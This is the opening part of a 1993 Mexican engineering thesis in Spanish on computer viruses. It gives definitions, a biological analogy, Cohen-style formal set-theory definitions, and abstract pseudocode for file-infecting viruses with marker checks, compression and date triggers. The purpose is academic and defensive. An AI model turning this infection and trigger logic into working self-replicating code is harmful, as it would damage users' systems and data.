17
2ej

Universidad Nacional Autónoma de México

Escuela Nacional de Estudios Profesionales
"A R A G O N"

VIRUS INFORMATICOS

T E S I S

QUE PARA OBTENER EL TITULO DE
INGENIERO EN COMPUTACION
P R E S E N T A

ALBERTO A. ISLAS LOPEZ

San Juan de Aragón, Edo. de México 1993

UNAM – Dirección General de Bibliotecas Tesis Digitales Restricciones de uso

INDICE

INTRODUCCION

Los artículos sobre seguridad informática han saltado, recientemente, desde alguna parte oculta en la sección de negocios o ciencias a la primera página de las publicaciones. Esto no es el resultado de algún novedoso y maravilloso avance técnico, sino a causa de la aparición de una forma de agresión a los sistemas computacionales, particularmente perniciosa: el **"virus"** informático.

Hay un gran número de artículos en la literatura cotidiana en los cuales analiza este problema desde diferentes aspectos aislados y sin un enfoque integral del problema y solución. Muchos de ellos se enfocan en lo que debería hacerse para detectar y prevenir un ataque de virus o cómo limitar la acción de éste. Por otro lado, es poco lo escrito sobre como los virus informaticos consiguen infectar un sistema.

El intento de este documento no es proporcionar un "como hacer" para un posible creador de virus, por el contrario, analizar algunas vulnerabilidades generales de los sistemas y mecanismos de funcionamiento de los virus, de tal forma que el problema de defensa pueda ser mejor comprendida.

La discusión técnica se centrará en la computadora personal IBM (IBM PC), aunque muchos de los conceptos generales son aplicables a un amplio rango de sistemas. Aunque la presencia de los virus informáticos puede darse en varios tipos de sistemas, su gran desarrollo y difusión se ha dado en las PC's, debido ha que éste tipo de computador evolucionó sin implementos de seguridad técnica, es decir, que en el afán de estructurar un sistema más eficiente, se descuidó adicionarle módulos que protegieran la integridad del sistema. En otros sistemas como las Macrocomputadoras, se encuentrasn características técnicas específicas orientadas como medidas de seguridad, por lo que en éstas es muy difícil crear un virus que explote los pocos "huecos" en las defensas del computador.

Como siempre, el descubrimiento de las vulnerabilidades de un sistema trae consigo el riesgo implícito de que esta información sea utilizada con fines destructivos, sin embargo en el desarrollo de este trabajo, se consideró, que quienes se dedican al diseño de aplicaciones destructivas, dominan ampliamente estos temas, caso contrario es el común de los usuarios de PC, que resultan ser las víctimas de los virus; informarles sobre el funcionamiento de los virus y las

vulnerabilidades de los sistemas, permitirá que las defensas técnicas puedan ser inteligentemente evaluadas y seleccionadas.

El estudio presenta en un principio, definiciones generales, con la intención de establecer puntos de referencia que son base en explicaciones posteriores. Algunas de estas definiciones son desarrolladas aplicando la Lógica Simbólica, a fin de delimitar al conjunto de programas que entran dentro de ésta categoría. Esto por que la mayoría de las referencias y discusiones sobre lo que es o no es un programa virus, se ha planteado de manera muy dispersa, ya que la mayoría de los investigadores sobre el tema, se ha enfocado a estudiarlos solamente desde una perspectiva aislada. El planteo de una definición mediante la teoría de conjuntos es una manera efectiva de demarcar que programas pueden catalogarse como virus y que tipo de virus son.

Otro punto importante en el planteamiento inicial es clasificar los distintos tipos de virus, siendo el criterio de clasificación más idóneo el de su comportamiento dentro de los sistemas que infectan. Las características funcionales más peculiares de los virus son su capacidad de autoreproducción y su labor destructiva, pero éstas no siempre se presentan en todos los tipos de virus. Dada estas características, se clasifican en cuatro tipos: "Benignos", "Caballos de Troya", "Portadores" y "Virulentos", todos ellos son descritos en el capítulo 1.

El capítulo 2, se hace un planteamiento completamente técnico del problema, describiendo el comportamiento vírico a través de las vulnerabilidades de los sistemas. A fin de que este planteamiento sea claro, en la primera parte del capítulo se detalla sobre los principales puntos estructurales del funcionamiento técnico de un computador personal: su arquitectura, mapa de memoria, el ROM BIOS, los procesos de arranque del computador, manejo de interrupciones, el manejo de los drives y el manejo de los archivos ejecutables. Entender estos conceptos es fundamental para la comprensión del comportamiento vírico, ya que éstos aprovechan la falta de control administrativo de tales funciones.

Una vez estudiado las vulnerabilidades técnicas, en el capítulo 3 se plantea un programa integral de seguridad informática, siendo aplicable no sólo para la prevención de ataques virales, sino además, para una efectiva prevención contra pérdida de funcionalidad informática de los sistemas, ya que se considera tanto el aspecto técnico y administrativo, así como el aspecto humano, que significa un aspecto de tal relevancia que puede considerarse el punto central del mismo.

También en el capítulo 3ro, se analiza el problema de la detección, es decir, el como saber si un sistema está infectado. Este problema se ha resuelto en gran parte mediante el empleo de una técnica de reconocimiento de "firmas"; cada virus tiene una firma particular, esta firma se encuentra en todos los sistemas infectados dada la característica de autorreproducción del virus, y este hecho es aprovechado para identificarlo. El programa para detección de virus descrito en éste capítulo se fundamenta en esta característica.

En base a los conocimientos vertidos en los capítulos 1 y 2, se desarrolla un programa virus nuevo, esto con el fin principal de probar a los sistemas de detección, para medir su efectividad en detectar y contener virus no clasificados (cuya firma no se conoce), y por otro lado, entender la filosofía de programación en que se basan los virus informáticos, con lo cual se pueden desarrollar planteamientos sobre cómo protegerse mejor de ellos.

Al virus de nueva creación se le ha diseñado con las características de: evitar la detección de software antivirus, infectar al sector de carga de los discos flexibles de 5 1/4", permanecer residente en memoria, interceptar la interrupción 13h y cada día 6 de cualquier mes, entre las 20 y 21 hrs desplegar un remolino de caracteres en la pantalla del computador. Para éste virus, se desarrollaron rutinas destructivas y de infección a disco duro, pero no son explicadas en este documento para evitar ser una aliciente al desarrollo de programas destructivos.

El desarrollo de un programa vírico plantea aspectos muy interesantes del tema, así mismo, el desarrollo de un programa que funcione como una vacuna plantea aspectos desde una dimensión diametralmente opuesta, y ambos aspectos se complementan.

La base que debe fundamentar a un programa vacuna es el análisis exhaustivo del comportamiento de los virus. Una vez delimitado el daño propiciado por un virus y sus características de operación, se ha resuelto el 90% del problema de desarrollo de un algoritmo que efectúe la acción inversa, es decir, que lleve al sistema a su estado original, antes del ataque.

El programa vacuna explicado en el capítulo 5, emplea la misma técnica de programación que el programa en Pascal presentado en el capítulo 3, pero a diferencia de éste y dado que las características del nuevo virus son perfectamente conocidas, se agrega un módulo de "reparación", que efectúa la desinfección de los discos atacados por el virus. Como característica adicional, el programa vacuna es residente en memoria, con lo que permanece activo y alerta,

checando a todo disco que se accesa en la unidad A del computador y en caso de reconocerlo infectado, procede a la desinfección automática del mismo.

Por último, en el capítulo 6 se presenta el análisis de los virus "Brain", "Stoned" y una síntesis de los virus más difundidos en la actualidad. El virus "Brain" es el virus más documentado, ya que es el primero en atacar computadoras en los Estados Unidos de Norteamérica, por lo que ha sido ampliamente investigado por distintos grupos de investigadores y desde distintos aspectos. El análisis del virus "Stoned" se efectúa directamente de un disco infectado, por lo que no solo se describe su comportamiento, sino además se presenta un listado desensamblado del mismo, el cual se consiguió a través del programa DEBUG del sistema operativo.

Los virus más difundidos en las computadoras actuales se describen brevemente, mencionando las características mas distintivas de cada uno de ellos, a fin de ayudar efectivamente a su identificación. Ante un ataque, la identificación del virus prontamente, puede ser muy importante para saber que medidas se deben tomar.

1

QUE SON LOS VIRUS INFORMATICOS

Los **virus informáticos** han evolucionado tan rápidamente que actualmente representan un grave problema de seguridad de los sistemas informáticos, afectando tanto el funcionamiento del equipo de cómputo como de la información que almacena y procesa.

El término "**virus informáticos**" se deriva de la gran similitud de comportamiento entre estas aplicaciones y los virus biológicos. En la tabla 1, se presentan las características de los virus biológicos e informáticos a fin de hacer evidentes sus semejanzas.

	Virus Biológicos	**Virus Informáticos**
Dimensiones relativamente poco significativas	Los virus biológicos son organismos pequeños en extremo, miden alrededor de 200 a 250 angstroms (el diámetro de un cabello mide un millón de angstroms).	Un virus informático es un conjunto de instrucciones en código máquina (típicamente 200 a 4000 bytes).
Efectos que produce	Son capaces de alterar el funcionamiento normal de un macroorganismo.	Son capaces de alterar el funcionamiento normal de una computadora.
Habitat (medio)	Son organismos unicelulares que viven dentro de otras células	Son códigos ejecutables que se ubican dentro de otros códigos ejecutables (programas).

	Virus Biológicos	Virus Informáticos
Capacidad de autorreproducción	Los virus biológicos afectan las células de un macroorganismo modificando su información genética al irse reproduciendo dentro de las células afectadas, contagiando celulas sanas que tengan contacto con ellas.	Pueden copiar su mismo código dentro de otro u otros conjuntos de códigos (programas), presentando una especie de "infección informática".
Propagación	Son muy contagiosos en organismos que no cuenten con protección adecuada (vacunas).	Son muy contagiosos en sistemas no protegidos.
Presencia asintomática	Pueden estar latentes en el organismo durante bastante tiempo sin que éste presente ningún síntoma de infección.	Pueden estar contenidos en un programa sin manifestarse hasta que se "dispare" su acción destructiva.

TABLA 1. COMPARACION DE LOS VIRUS BIOLÓGICOS E INFORMATICOS

Una diferencia clara entre ambos, consiste en la relación entre el efecto nocivo y la magnitud de infección. En los virus biológicos esta relación es directa, en tanto que para los informáticos es una constante, es decir, para los virus biológicos a mayor cantidad de células infectadas es mayor el efecto nocivo, mientras que en los informáticos, un sólo programa que esté contaminado y sea activado causa el mismo daño que si existieran mas programas contaminados, aunque el mayor número de contagios dá una mayor probabilidad de que un programa infectado sea activado y cause daños o propague el virus a otras computadoras.

1.1. DEFINICION.

Los virus informáticos no son más que **programas**, los cuales emplean los mismos elementos de programación que utilizan los demás programas, es decir, no cuentan con herramientas diferentes que las normalmente usadas en los programas de computadoras. Pero a diferencia de los demás programas, presentan características particulares como son:

1. La autorreproducción.
2. Son muy pequeños.
3. Alteración de los sistemas informáticos sin conocimiento ni consentimiento de los usuarios.

Los virus informáticos son una especie de "treta" para afectar la integridad de un sistema de cómputo. Al igual que otras "tretas", un virus informático puede causar la pérdida o alteración de programas o datos y de comprometer la confidencialidad de los mismos. Pero a diferencia de otras, los virus informáticos pueden reproducirse de programa en programa, y de sistema a sistema, sin intervención directa de los usuarios.

El comportamiento de estos programas es el principal punto para establecer una definición formal de los virus informáticos. Es por esto que el primer intento de definirlos haya sido el denominarlos como **"virus"**. Las definiciones que se pueden encontrar actualmente se avocan a describir su funcionamiento, intentando englobar todos los virus existentes, pero estos son tan variados tanto en su estructura como en su comportamiento, que el tratar de delimitarlos en una definición es muy problemático.

Fred Cohen los define como:

> Un 'virus' puede definirse como una secuencia de símbolos los cuales, al interpretarse por una computadora, produce otra secuencia de símbolos en la misma computadora que pueden modificarla.

En esta definición se encuentran importantes aspectos :

1. Un virus es justamente como cualquier otro programa el cual es una secuencia de símbolos. Una instrucción de máquina que es parte de un

programa 'virus' es, vista en sí misma, indistinguible de una instrucción de máquina que sea parte de otro programa cualquiera.

2. Un virus puede causar otra secuencia de símbolos que pueden infectar a otros programas (un programa virus puede reproducirse a sí mismo).
3. Esta autorreproducción de sí mismo ocurre cuando se interpreta la secuencia de símbolos que constituyen al programa virus (el programa virus debe tener el control del procesador para desarrollar su actividad).

Burger proporciona una definición similar. El define a un programa como virus si reune las siguientes características :

1. Modificación del software por el programa virus al adherir todo o parte de sus estructuras de programa en otros programas.
2. Capacidad de ejecutar la modificación sobre un número de programas.
3. Capacidad de evitar infectar un mismo programa dos veces reconociendo que el programa ya ha sido infectado por él.

En la investigación sobre este tema se encuentran muchas definiciones, las cuales poco mas o menos describen las consideraciones anteriores.

Si se quiere abarcar a todo el conjunto de los virus, la manera mas sencilla de hacerlo es definiéndolos como programas **"mal intencionados"**, o **"maliciosos"**, es decir, diseñados con fines perjudiciales. Esto es cierto, no hay virus informático que sea accidental o que no esté destinado a causar problemas. Esto también se aplica a los virus llamados "benignos", ya que si bien es cierto que no provocan pérdida de información, sí emplean recursos informáticos sin aportar ningún beneficio al usuario.

1.2 DEFINICION EMPLEANDO TEORIA DE CONJUNTOS

Un "virus" puede ser definido informalmente como una secuencia de símbolos cuya interpretación causa otra secuencia de símbolos que contienen al virus. Si se considera la interpretación de la secuencia de símbolos en un computador como un programa, es importante estudiarlos ya que poseen habilidades para alterar otros programas y reproducir su código en ellos.

Para un estudio más detallado sobre los virus se parte de un "programa virus" de ejemplo, que pudiera presentarse en un sistema computacional moderno y se emplea este programa para demostrar algunas de las potencialidades de ataque a las computadoras. Se da una definición formal de una generalización trivial de una máquina de estados finitos (computador), definiendo el "conjunto de virus" en términos de esta máquina, y se exploran algunas de sus propiedades. Se define una computadora y un conjunto de pares (máquina, almacenamiento-magnético-de-datos), en donde se encuentra el "conjunto de virus" (CV). Se define el término "virus" y "evolución" por conveniencia para la discusión.

Se demuestra que cualquier secuencia de código que se reproduzca a sí mismo es un elemento del CV, tal que son infinitamente contables los CVs y los no CVs, tal máquina existe para cualquier secuencia de códigos almacenados magnéticamente que contenga virus y para cualquier secuencia de ellos que no los contenga, y, por lo tanto, cualquier secuencia finita de símbolos almacenados magnéticamente es un virus con respecto a tal máquina.

1.2.1 Discusión formal.

Se definió informalmente a un "virus informático" como un programa que puede "infectar" otros programas, modificándolos y reproduciendo su código dentro de ellos.

El siguiente programa de ejemplo, muestra cómo un virus puede ser escrito en un pseudolenguaje de computación. El símbolo ":=" es usado para asignación, el símbolo ":" designa y delimita una etiqueta, ";" separa las instrucciones, "=" se emplea para comparación, "~" indica negación (NOT), los símbolos "{" y "}" enmarcan un grupo de instrucciones, y el símbolo "..." es usado para indicar una parte del programa que contiene instrucciones irrelevantes para el estudio que se efectúa.

```
programa virus :=
{1234567;

subrutina infecta-archivo-ejecutable :=
        {ciclo: archivo = selección-aleatoria-archivo-ejecutable;
                if primera-línea-de-archivo = 1234567
                        then goto ciclo;
                infecta el archivo;
        }

subrutina efectua-daño :=
        {algún daño es efectuado;}

subrutina condición :=
        {retorna una bandera como verdadera (true) si se cumple una condición
         determinada;}

Programa Principal :=
        {infecta-archivo-ejecutable;
        if condición then efectua-daño;
        goto sigue;                     }
sigue;      }
```

Este programa de ejemplo **V** busca un archivo ejecutable **E** que no esté infectado, esto lo reconoce checando que la primera línea no contenga la secuencia de números **1234567**, y de no encontrarla, infecta al archivo **E** con el código de **V**, produciendo un archivo infectado **I**. Posteriormente evalúa si se cumple con una condición determinada y de ser así efectúa algún daño al sistema. Cuando el usuario quiere ejecutar al programa **E**, el programa **I** es ejecutado en su lugar; este programa infecta otro programa y después efectúa las funciones normales de **E**, de tal forma que para el usuario todo el proceso se efectuó de manera normal. El efecto de infección a otro programa es efectivo sólo si no se cumple la condición que activa el daño al sistema (normalmente es pérdida de información, incluyendo a los archivos infectados). Por esto es necesario, para el virus, que la condición de daño no sea muy fácil de cumplir con el fin de que pueda efectuar el mayor número de infecciones, que permitan expanderse lo más posible, no sólo en el sistema, sino también a otras computadoras.

Para que un programa sea considerado como virus necesita ser usado con fines destructivos.

Existen virus que pueden ser capaces de efectuar compresiones y decompresiones de su código, así como el del programa que va a ser su anfitrión. Por ejemplo, un programa comprimido virus puede ser escrito para encontrar un archivo "sano" (no infectado), comprimir parte de su código (del programa sano), y añadirse a él, todo esto sin que se de cuenta el usuario. Al ejecutar el archivo infectado, éste se decomprime y se ejecuta normalmente, sin efectuar ningún daño al sistema. Aunque estos programas no efectúan daño (llamados virus benignos), si se consideran virus, ya que la ejecución del programa se alenta, además que efectúa el proceso de infección. La detección de estos programas es más difícil, debido a que no tienen un efecto aparente en el tamaño de los archivos, conservando las funciones de éste intactas. Un simple programa que efectúe funciones de compresión puede ser escrito de la manera siguiente:

```
programa virus-comprimido :=
{01234567;

subrutina infecta-archivo-ejecutable :=
        {ciclo: archivo = obtener-aleatoriamente-archivo-ejecutable;
        if primera-línea-del-archivo = 01234567
        then goto ciclo;
        comprime-archivo;
        añade versión comprimida al archivo;
        }

programa principal :=
        {infecta-archivo-ejecutable;
        decomprime resto-de-este-programa dentro
        de un archivo temporal tmp;
        run tmp;
        }
```

El programa **C** (comprimido), busca un archivo sano **E**, lo comprime, y le añade la versión comprimida del código virus, para crear un archivo **I**. Después decomprime el resto del archivo (código original) creando un archivo temporal (en memoria) y lo ejecuta. Cuando **I** es ejecutado, efectúa el mismo proceso. Este efecto se manifiesta inmediatamente en el sistema en la velocidad con que un programa es cargado en memoria y es ejecutado, ya que tiene que decomprimirlo y antes de efectuar el código original, se ejecuta el código del programa virus. Virus de este tipo se encontraron en el sistema operativo **UNIX**.

Este programa **V** puede reescribirse en una versión más agresiva si se le añade una condición de "disparo", que active algún daño y la cual sea una hora determinada de algún día específico, y que el daño al sistema sea que ejecute un ciclo infinito. Las modificaciones se muestran a continuación:

```
...
subrutina daño :=
{ciclo: goto ciclo;}

subrutina condición-de-disparo :=
{if año > 1984 then verdadero otherwise falso;}

...
```

Análogamente, considere una enfermedad biológica que es 100% infecciosa, que se propaga siempre que la gente se comunica, y es capaz de matarlas en un instante determinado, pero las personas infectadas no presentan síntomas (molestias) hasta ese momento. Si el daño no se presenta por mucho tiempo, las personas infectadas pueden tener contacto con muchas personas sanas e infectarlas, y si viajan a otras ciudades se esparcirán por todo el mundo. Así un virus informático puede viajar de programa en programa, de computadora en computadora, por esto se han avocado a su investigación muchos organismos de negocios, gubernamentales, financieros y académicos.

1.2.2 Símbolos usados.

En el resto de esta sección se emplearan símbolos usados en Lógica, para definir y proveer teoremas acerca de los virus y las computadoras. Empezaremos por mostrar estos símbolos y su interpretación.

Los conjuntos se denotan encerrándolos entre los signos "{" y "}" (llaves), y los elementos del conjunto por símbolos separados por comas dentro de las llaves (por ejemplo: {a,b} designa al conjunto formado por los elementos a y b). Normalmente se usarán letras minúsculas (ejemplo: a,b,c,...) para designar los elementos de un conjunto y las letras mayúsculas (ejemplo:A,B,C,...), para designar a los conjuntos. La excepción a este caso es cuando un conjunto sea elemento de otro conjunto, en que se emplearán letras minúsculas.

Los símbolos usados en la Teoría de Conjuntos $\in$, $\subset$, $\cup$, $\forall$, $\exists$, iff, and y or serán usados de manera normal. El símbolo $\mathbb{N}$ sera usado para denotar el

conjunto de los números naturales (por ejemplo: {0,1,...}) y Π será usado para representar al conjunto de los números enteros (por ejemplo: {1,2,...}).

La notación {x:P(x)} donde P es un predicado se usa para indicar : toda x cuyo valor haga que la función P(x) sea verdadera.

Los corchetes "[" y "]" son usados para agrupar declaraciones cuya relación no es obvia.

Los paréntesis "(" y ")" son usados para jerarquizar la interpretación de los enunciados y la secuencia de enunciados se separan por comas, [por ejemplo: (1,2,...) es la secuencia de enteros que empiezan con el número 1].

El símbolo "..." se usa para indicar una secuencia indefinida de elementos de un conjunto, o estados de una máquina en donde el número de elementos son muy numerosos para señalarlos en un enunciado.

Cuando se refiere a los conjuntos, el símbolo "+" indican la unión de dos conjuntos (ejemplo {a}+{b} = {a,b}), el símbolo U indica la unión de cualquier número de conjuntos, el símbolo "-" indica la resta de dos conjuntos, que es el conjunto formado por todos los elementos del primer conjunto que no estén en el segundo conjunto (por ejemplo: {a,b} - {a} = {b}). Se usa el signo "=" para indicar igualdad. En cualquier otro caso estos símbolos se usarán de manera normal como son usados en Aritmética. El operador |...| es usado para indicar la cardinalidad de un conjunto o del número de elementos en una secuencia apropiada (por ejemplo: |{a,b,c}| = 3, |a,b,...,f| = 6).

1.2.3 Máquina de estados finitos (computadora).

Empezaremos la discusión definiendo una máquina computadora, basada en un modelo con los servicios básicos para generalizar el análisis. El modelo básico de máquina que se analiza es el conjunto de máquinas que consisten de una secuencia de estados finitos (**MEF** - Máquina de Estados Finitos), con una cabeza de lectura/escritura y un medio de almacenamiento semiinfinito (cinta magnética). Este modelo se ilustra en la figura 1-1. La cabeza de lectura/escritura puede colocarse en posición de accesar a una sola celda de la cinta en un instante de tiempo, y es capaz de leer o escribir un número finito de símbolos de o hacia la cinta, y puede moverse en la cinta una celda a la izquierda (-1), a la derecha (+1), o quedarse estacionaria (0) para cualquier estado.




FIGURA 1-1. MAQUINA DE ESTADOS FINITOS

La **MEF** toma una entrada de la cinta, pasa al siguiente estado, produce una salida hacia la cinta, y moverse en la cinta como una función que mapea los estados internos. El conjunto de máquinas computacionales **MC** se define como:

$\forall M[M \in MC]$ iff

$$M:(S_M, I_M, D_M: S_M \times I_M \rightarrow I_M,$$
$$N_M: S_M \times I_M \rightarrow S_M,$$
$$D_M: S_M \times I_M \rightarrow d)$$

donde el estado de la MEF es uno de n+1 estados posibles,

$$S_M = \{s_0, \ldots, s_n\}, \quad n \in N,$$

el símbolo en la cinta es uno de j+1 posibles símbolos, y

$$I_M = \{i_0, \ldots, i_j\}, \quad j \in N,$$

el conjunto de movimientos en la cinta es uno de tres posibles

$$d = \{-1, 0, +1\},$$

Ahora se definen tres funciones del tiempo que describen el comportamiento de los programas **MC**. El tiempo en el análisis expresa el número de tiempos para desarrollar las operaciones básicas por la **MC**, llamado "movimiento" que es la interpretación del código de operación (instrucción).

La función estado(tiempo) mapea el desplazamiento de la máquina después de efectuar el movimiento,

$$S_M: N \rightarrow S_M \ ; \text{estado(tiempo)},$$

la función código(tiempo, # celda) - que mapea el desplazamiento hacia un número de celda, indicando el contenido de esa celda, después de efectuar el movimiento

$$\square_M: N \times N \rightarrow I_M; \text{código(tiempo, \# celda)}$$

y la función celda(tiempo) que mapea el desplazamiento a un número de celda en donde se posiciona la cabeza de lectura/escritura después de efectuar el movimiento,

$$P_M: N \rightarrow N \ ; \text{celda(tiempo)}$$

Los 3 parámetros S_M, $\square_M$, P_M y la "historia" de la máquina (H_M) -secuencia de movimientos, para un particular número de movimientos (o instantes de tiempo), determinan la situación de la máquina a un tiempo. Se describe la operación de una máquina como una serie de movimientos que van de una situación a la siguiente. La situación inicial de una máquina se describe por:

$$(S_M(0) = S_{M0}, \square_M(0,i) = \square_{M0,i}, P_M(0) = P_0), \quad i \in N,$$

Toda situación subsecuente de una máquina (computadora) puede ser determinada por la situación inicial y las funciones N, O y D que son mapas de los estados específicos de la máquina, y el símbolo (código) que se encuentre en posición para ser leído del medio de almacenamiento magnético o ser escrito en él, antes de un movimiento para el "estado siguiente", "salida" y "posición de

lectura/escritura" después del movimiento. Tal situación se muestra como una función del tiempo:

$\forall t \in N$

$[S_M(t+1) = N(S_M(t), \square_M(t,P_M(t)))]$ and

$[\square_M(t+1,P_M(t)) = O(S_M(t), \square_M(t,P_M(t)))]$ and

$[\forall j \neq P_M(t), \square_M(t+1,j) = \square_M(t,j)]$ and

$[P_M(t+1) = Sup(O,P_M(t) + D(S_M(t), \square_M(t,P_M(t))))]$.

Esta máquina no tiene un estado específico que garantice parar el proceso en el tiempo determinado en que se llegue a él, en el cual la situación de la máquina no cambiará. Se define el estado de "halt" (detención), como cualquier situación que no cambia con el tiempo.

Se menciona "M se detiene en un tiempo t" iff

$[\forall t'>t$

$[S_M(t) = S_M(t')]$ and

$[\forall i \in N[\square_M(t,i) = \square_M(t',i)]]$ and

$[P_M(t) = P_M(t')]]$

y la "M para" si

$[\exists t \in N$[M se detiene en un tiempo t]],

Se dice que "x corre en un tiempo t" iff

$[[x \in \Pi^i_M$ donde $i \in \Pi]$ and

$[S(t) = S_0]$ and

$[(\square(t,P(t)),..., \square(t,P(t) + i)) = x]]$

and "x corre" iff

$$[\exists t \in N[x \text{ corre en un tiempo } t]].$$

Por conveniencia, se definen dos estructuras que se encontrarán a lo largo del resto de esta discusión. La primera estructura se emplea para describir un programa para una máquina de estados finitos PC. Se puede entender un programa como una secuencia finita de símbolos, cada símbolo pertenece al conjunto de símbolos "legales" para ser interpretados por la máquina en cuestión. Se define un PC como sigue:

$$[\forall M \in TM[\forall v[\forall i \in \Pi$$
$$[v \in PC_M] \text{ si } [v \in I'_M]]]].$$

La segunda estructura CP, se emplea para describir un conjunto no vacío de programas de computadora (conjunto de programas para una máquina de estados finitos). Se define como:

$$[\forall M \in TM[\forall V[V \in CP] \text{ iff}$$
$$\text{(i) } [\exists v \in V] \text{ and}$$
$$\text{(ii) } [\forall v \in V[v \in PC_M]]]].$$

El uso del subíndice M (por ejemplo PC_M), es innecesario en el caso de que solamente un tipo de máquina está bajo análisis y no exista una ambigüedad. En el resto del análisis se omitirá ese subíndice tomando en cuenta esto.

1.2.4 Definición Formal de VIRUS

Ahora se trabajará con el principal concepto de este estudio, el conjunto de virus. Anteriormente se definió informalmente a un virus informático como un "programa" que puede modificar otros "programas" e incluso remplazar o añadir su código dentro de ellos. La interpretación matemática de esta definición para una computadora, que se dará a continuación, intentará mantener la generalización de la misma.

La idea de estudiar a un virus en particular es errrática, esto es a causa de que un estudio aislado hace muy difícil comprender el concepto de evolución, el cual es un punto central en los resultados de todo este análisis. El conjunto de virus desarrolla una evolución debido a que permite que sus elementos produzcan otro conjunto que contiene a sus mismos elementos, como resultado de la computación (procesamiento del conjunto de símbolos virus). Así que cada virus que pertenece al conjunto viral (conjunto de virus), ocasiona que al reproducir algunos de sus elementos, del conjunto viral, en alguna parte de la cinta (medio de almacenamiento magnético) fuera del virus original, ocasiona que este nuevo conjunto sea considerado viral. Esta evolución puede describirse como la producción de un elemento del conjunto viral por otro elemento del mismo conjunto.

La secuencia de símbolos en la cinta será considerada un virus dependiendo de en que tipo de máquina será interpretada. Se debe considerar que una secuencia de símbolos puede ser un virus cuando ésta sea interpretados por una MC. La definición del par CV es como sigue:

[1] $\forall M \forall V$

[2] $(M,V) \in CV$ iff

[3] $[V \in MC]$ and $[M \in TM]$ and

[4] $[\forall v \in V] \forall H_M$

[5] $[\forall i \forall j$

[6] $[\quad . P_M(t) = j$ and

[7] $S_M(t) = S_{M0}$ and

[8] $(\square_M(t,j),\ldots,\square_M(t,j+|v|-1)) = v$

[9]]⇒

[10] [$\exists v' \in V[\exists t' > t[\exists j'$

[11] [$[[(j' + |v'|) \leq j]$ or $[(j + |v|) \leq j']]$ and

[12] $(\square_M(t',j'),\ldots,\square_M(t',j' + |v'| - 1)) = v'$ and

[13] $[\exists t:[t < t'' < t']$ and

[14] $[P_M(t'') \in \{j',\ldots,j' + |v'| - 1\}]]$

[15]]]]]]

Revisando esta definición línea por línea se tiene:

[1] para toda "M" y "V",
[2] el par (M,V) es un "conjunto viral" si y sólo si:
[3] V es un conjunto no vacío de la secuencia de MC y M es un MC y además
[4] para cada virus "v" dentro de V, para toda historia de la máquina M,
[5] Para todo tiempo t y celda j
[6] si la cabeza de lectura/escritura está enfrente de una celda j en un tiempo t y además
[7] MC está en el estado inicial en el tiempo t y además
[8] la primer celda que contiene al virus v es la celda j
[9] entonces
[10] este es un virus v' perteneciente a V, en un tiempo t'>t, y además coloca cada j' tal que
[11] coloca j' lo suficientemente lejos de v (fuera de v)
[12] la primera celda que contiene v' es la celda j'
[13] y además, para algún tiempo t'' entre el tiempo t y el tiempo t'
[14] v' es escrito por M

Por conveniencia de espacio, se empleará la expresión

$$a \overset{B}{\Rightarrow} C$$

para abreviar una parte de la anterior definición, la cual empieza en la línea [4], en donde a, B, y C son instantes específicos de v, M y V, respectivamente, como sigue:

$$[\forall B[\forall C$$

$$[(M,C) \in CV] \text{ iff}$$

$$[[C \in MC] \text{ and } [M \in MC] \text{ and}$$

$$[\forall a \in C[a \overset{B}{\Rightarrow} C]]]]].$$

La definición del predicado CV es válido para todas las máquinas de estados finitos. Se afirma en esta definición que un elemento del conjunto viral puede generar cualquier número de elementos del mismo conjunto, dependiendo del resto de la cinta magnética. Este aforo adicional de elementos es generalmente a causa de un control de restricción indebido. Finalmente, en esta definición no se incluyen a los virus condicionales, expresando que TODO elemento del conjunto SIEMPRE genera un nuevo elemento del mismo. Si se quiere incluir a los virus condicionales, simplemente se debe adicionar premisas que modifiquen la ejecución del virus en función del resto de la cinta magnética, sin modificar esta definición.

Se dice que V es un conjunto viral con respecto a M

$$\text{iff } [(M,V) \in CV]$$

y se define el término "virus" con respecto de M como:

$$\{[v \in V] : [(M,V) \in CV]\}.$$

Decimos que "v evoluciona dentro de v' por M" si

$$[(M,V) \in CV$$

$$[(v \in V) \text{ and } [v' \in V] \text{ and } [v \overset{M}{\Rightarrow} \{v'\}]],$$

tal que "v' es producido de v por M" si

"v evoluciona dentro de v' por M"

y que "v' es producido de v por M" si

$$[(M,V) \in CV$$

$$[\exists l \in N[\exists V' \in V^l$$

$$[v \in V] \text{ and } [v' \in V] \text{ and}$$

$$[\forall v_k \in V'[v_k \overset{M}{\Rightarrow} v_{k+1}]] \text{ and}$$

$$[\exists l \in N$$

$$[\exists m \in N$$

$$[[1<m] \text{ and } [v_j = v]$$

$$\text{and } [v_m = v']]]]]]].$$

en otras palabras, el fin de la función transitiva $\overset{M}{\Rightarrow}$ empieza de v y desarrolla a v'.

1.3 CAUSAS Y ORIGENES.

No existe ninguna información fidedigna que permita reconstruir la historia de los virus y de los contagios virales. La causa de esto consiste en que las grandes empresas y los organismos gubernamentales, científicos o militares ocultan la realidad respecto a los virus cuando llegaron a padecer infecciones en sus sistemas, para no reconocer la vulnerabilidad de sus equipos y sistemas.

Esto ovbiamente porque tendrían que reconocer un fracaso financiero en la implantación de sus sistemas de seguridad; sistemas complejos y costosos que no pudieron detener a un simple programa de menos de 1 Kbyte de longitud.

Pero el quien crea a los virus informáticos y cómo se han podido desarrollar tantas versiones a lo largo de dos décadas se explica a continuación.

1.3.1. ¿Quién crea a los virus informáticos?

Los motivos por los cuales un programador decide desarrollar un virus son muy variados, desde el "reto" de burlar los sistemas de seguridad informática, hasta la mala intención de producir daños a ciertas personas, a través de sus sistemas de información computarizados.

Lo que es seguro, es que el primer algoritmo se origina del planteamiento de un problema aparentemente simple: desarrollar un algoritmo que fuese capaz de reproducirse a sí mismo. Lo complicado de esta cuestión no es la autorreproducción, sino que la copia producida en el proceso debe ser tal que en algún momento tenga el control del procesador.

La resolución de este problema derivó otro: ¿Cuál es su utilidad?. El hecho de que un programa se reproduzca a sí mismo no tiene utilidad práctica; en caso de que se quiera una copia de él se puede hacer con los comandos del sistema operativo, bajo reglas comunes de manejo de archivos.

De esta manera, la resolución del nuevo problema fué la base del concepto de **"infección"** informática, la cual es la contaminación de un disco sano por el proceso de autorreproducción de un virus informático.

